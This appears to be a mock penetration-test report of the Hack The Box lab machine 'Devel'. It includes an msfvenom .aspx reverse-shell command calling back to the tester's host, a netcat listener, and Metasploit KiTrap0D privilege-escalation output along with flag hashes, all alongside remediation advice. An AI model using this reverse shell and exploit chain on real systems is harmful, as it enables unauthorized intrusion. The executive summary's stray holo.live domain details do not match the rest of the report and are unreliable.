Intro

AGS solutions has been authorized by HTB to conduct an CPT on a VM they called "Devel". AGS solutions CPT is to verify if compromise is possible by any means. This documentation is a report of my entire engagement including findings, exploitation, and remediation and recommendations for such targets provided by HTB.

By: Robert Garcia

Jr Penetration Tester

Test Report

AGSOLUTIONSADP

Cyber at your service

09/25/2022

Disclaimer

HTB acknowledges and accepts the following assumptions and limitations of liability as necessary to this type of engagement:

AGS solutions may use commercial and or common, readily available tools to perform the penetration test.

HTB understands that the AGS solutions will be engaged in mirror real world hacking activities and, such , may impede system performance, crash production systems and permit unapproved access.

HTB understands that the actions of AGS solutions may involve risks which are not known to the parties at this time and that may not be foreseen or reasonably foreseeable at this time.

Only authorized personnel should be looking at these documentation and any body outside of the SOW or ROE should have been added to view these documents by the appropriate parties in the ROE.

All parties that are authorized to view this documentation agree not to discuss it outside of work or with other parties other than internal entities that support and manage the target.

Table of Content

Credentials to Penetration Tester

Robert J Garcia is the professional Penetration Tester that will be handling the Engagement.

Robert has 3 years of Pen Testing with platforms like HTB and THM.

Robert is deep into the art of network pen testing and has a good understanding of IR and Malware analysis.

Fun fact about Robert when he is not Pentesting he is being black hat at night self studying for Red Team operations and improving his TTP.

"01 Red Team/Master-Templet/New Report/Screenshot/Report/Untitled presentation (2).jpg" is not created yet. Click to create.

Scope

AGS solutions has been given permission to do the following:

Main Goal: Attempt to take over the VM and gain the admin or equivalent privilege's

Related Task that could be required to complete for completion of Main goal:

- The ability to identify and retrieve proprietary or confidential information.
- The ability to gain unauthorized access to a system or device.
- Internal and external network and system enumeration
- Internal and external vulnerability scanning
- Information gathering and reconnaissance
- Simulate exfiltration of data

- Simulate or actually download hacking tools from approved external websites

- Attempt to obtain user and/or administrator credentials

- Attempt to subvert operating system security controls

- Attempt to install or alter software on target systems

- Attempt unauthorized access of resources to which the team should not have access

Executive Summary

I was tasked with performing a penetration test towards the holo.live domain and its network.

A penetration test is a dedicated attack against internally or externally connected systems.

This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and owning it.

My objective was to comprise the domain controller for holo.live.

When performing the penetration test, several alarming vulnerabilities were identified on the network.

When performing the attacks, I was able to gain access to the VM called Devel, primarily due missing authentication on an FTP service, no restriction on what can be upload that resulted in getting a reverse shell on VM via the website being hosted, After getting on target I noticing the system is an older OS that is unsupported and has reached end of life in 2020, with little to no patching this led to the compromise of the VM Devel entirely as we leveraged a kernel exploit to get full controller aka "NT Authority\System" level access to Devel . The system as well as a brief description on how access was obtained are listed below:

Summary of Exploits found

IP Address	Domain Name	Exploit
10.129.70.136	(Devel)	Weak or no Authentication on services/ Unrestricted upload of files / Kernel Exploit

Recommendations

Devel

After our controlled penetration test we recommend the following for your VM Devel and its security.

- Windows 7 needs to be patched or updated to a later OS
- AV on End point Node
- Disabled anonymous login
- proper log management to identify anomaly's such as anonymous logins attempts and other like etc...
- Policy for what can be upload or not and one for password policy
- Create an "accept known good" input strategy
- WAF or IPS/IDS
- Multi factor

All our recommendations are formulated from NIST and MITRE Att&ack institutions and there knowledge on best practice for such vulnerability's that we found on target during these engagement.

Mythology

Mythology Followed: CompTIA Pen+200

We are going to validate, verify and perform OSINT and other enumeration techniques that will paint a picture of our target's landscape and provide us a look at where there could be a manner of exploitation and intrusion.

We will exploit our finding and then establish a shell and in turn start the process over for the mythology we are following.

Our goal after compromise is to gather information about our user, the network the user is on and then attempt to move vertically or laterally based on the information we gather to the highest privileges' account in our case is the Domain controller Admin.

Once we get to these points we will stop and conclude our Assessment, advise the appropriate parties and start the process of making the report.


"01 Red Team/Master-Templet/New Report/Screenshot/Report/Untitled presentation 1.jpg" is not created yet. Click to create.

Find and Remediation Devel

Finding

SYSTEM IP: 10.129.70.136
Service Enumeration: TCP:21,80

Nmap Scan Results:



```
PORT   STATE SERVICE REASON          VERSION
21/tcp open  ftp     syn-ack ttl 127 Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  02:06AM       <DIR>          aspnet_client
| 03-17-17  05:37PM                  689 iisstart.htm
|_03-17-17  05:37PM               184946 welcome.png
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 7.5
|_http-title: IIS7
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Vulnerability Explanation:

So far we have FTP service that allows anonymous access. The FTP server access is the direct web directory to the website being hosted on port 80. There is no file restriction in what we upload to the FTP server either. We take over the target by uploading a .aspx reverse shell that connects back to our Metasploit listener.

Vulnerability Fix:

- Disabled anonymous login
- proper log management to identify anomaly's such as anonymous logins attempts and other like etc...
- Policy for what can be upload or not
- Create an "accept known good" input strategy
- WAF or IPS/IDS


Severity or Criticality:

Critical 10/10

Exploit Code:

```
msfvenom -p windows/shell_reverse_tcp lhost=10.10.14.4
lport=4443  -f aspx > shell.aspx
```

Proof of Concept Here:



kali@kali: ~ 53x3
kali@kali: ~ 82x3
10.129.70.136/shell.aspx
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...

```
on to prevent this
2022-09-23 02:05:22 Initialization Sequence Completed
```


```
┌──(kali㉿kali)-[~]
└─$ ifconfig tun0 | grep inet
        inet 10.10.14.4  netmask 255.255.254.0  destination 10.10.14.4
```

```
     shell.aspx

┌──(kali㉿kali)-[~/Desktop/Target/Exploit/FTP]
└─$ 
```

```
┌──(kali㉿kali)-[~/Desktop/Target/Exploit/FTP]
└─$ sudo rlwrap nc -nlvp 4443
listening on [any] 4443 ...
connect to [10.10.14.4] from (UNKNOWN) [10.129.70.136] 49190
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

whoami
whoami
iis apppool\web

c:\windows\system32\inetsrv>
```

```
ftp> put shell.aspx
local: shell.aspx remote: shell.aspx
229 Entering Extended Passive Mode (|||49188|)
125 Data connection already open; Transfer starting.
100% |****************************************************************
226 Transfer complete.
2755 bytes sent in 00:00 (119.29 KiB/s)
ftp> 
```

Local.txt Proof Screenshot:



```
C:\Users\babis\Desktop>whoami
whoami
nt authority\system

C:\Users\babis\Desktop>type user.txt
type user.txt
72f65881850e117eeebc62d1a64c254b

C:\Users\babis\Desktop>hostname
hostname
devel

C:\Users\babis\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 4:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::9818:53a6:f08:a517
   Temporary IPv6 Address. . . . . . : dead:beef::fdc3:d25c:3d1a:7a32
   Link-local IPv6 Address . . . . . : fe80::9818:53a6:f08:a517%19
   IPv4 Address. . . . . . . . . . . : 10.129.182.10
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:2bb5%19
                                       10.129.0.1
```

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High	High	CVSS:3.1/AV:N/AC:L/PR:N/UI:

Privileges Escalation

SYSTEM IP: 10.129.70.136 (IP may have changed due to resting the VM)

IIS APPPOOL/Web to NT Authority/System

Vulnerability Exploited:

Kernel Exploit

Vulnerability Explanation:

The kernel in Microsoft Windows NT 3.1 through Windows 7, including Windows 2000 SP4, Windows XP SP2 and SP3, Windows Server 2003 SP2, Windows Vista Gold, SP1, and SP2, and Windows Server 2008 Gold and SP2, when access to 16-bit applications is enabled on a 32-bit x86 platform, does not properly validate certain BIOS calls, which allows local users to gain privileges by crafting a VDM_TIB data structure in the Thread Environment Block (TEB), and then calling the NtVdmControl function to start the Windows Virtual DOS Machine (aka NTVDM) subsystem, leading to improperly handled exceptions involving the GP trap handler (nt!KiTrap0D), aka "Windows Kernel Exception Handler Vulnerability."

Vulnerability Fix:

Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista, 2008 and 7.


Severity or Criticality:

CRITICAL 10/10

Exploit Code:


https://www.exploit-db.com/exploits/11199

Proof of Concept Here:



```
msf6 exploit(windows/local/ms10_015_kitrap0d) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  11        meterpreter x86/windows  IIS APPPOOL\Web @ DEVEL      10.10.14.4:8081 -> 10.129.182.10:49159 (10.129.229.64)
  12        meterpreter x86/windows  NT AUTHORITY\SYSTEM @ DEVEL  10.10.14.4:7777 -> 10.129.182.10:49163 (10.129.182.10)

msf6 exploit(windows/local/ms10_015_kitrap0d) > sessions -i 12
[*] Starting interaction with 12...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

root.txt Proof Screenshot:




```
C:\Users\Administrator\Desktop>whoami
whoami
nt authority\system

C:\Users\Administrator\Desktop>type root.txt
type root.txt
7eeb41b60274545e402cf8fa2aa356c7

C:\Users\Administrator\Desktop>hostname
hostname
devel

C:\Users\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 4:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::9818:53a6:f08:a517
   Temporary IPv6 Address. . . . . . : dead:beef::fdc3:d25c:3d1a:7a32
   Link-local IPv6 Address . . . . . : fe80::9818:53a6:f08:a517%19
   IPv4 Address. . . . . . . . . . . : 10.129.182.10
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:2bb5%19
                                       10.129.0.1
```

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE

Entire Kill Chain


OSINT

We do not get much from the start. We get an idea of our target and what it might be having issue with from the banner of HTB website.



We start up our VM and we grab the IP and create a variable to make it easier to run our scans.

```
10.129.70.136
```

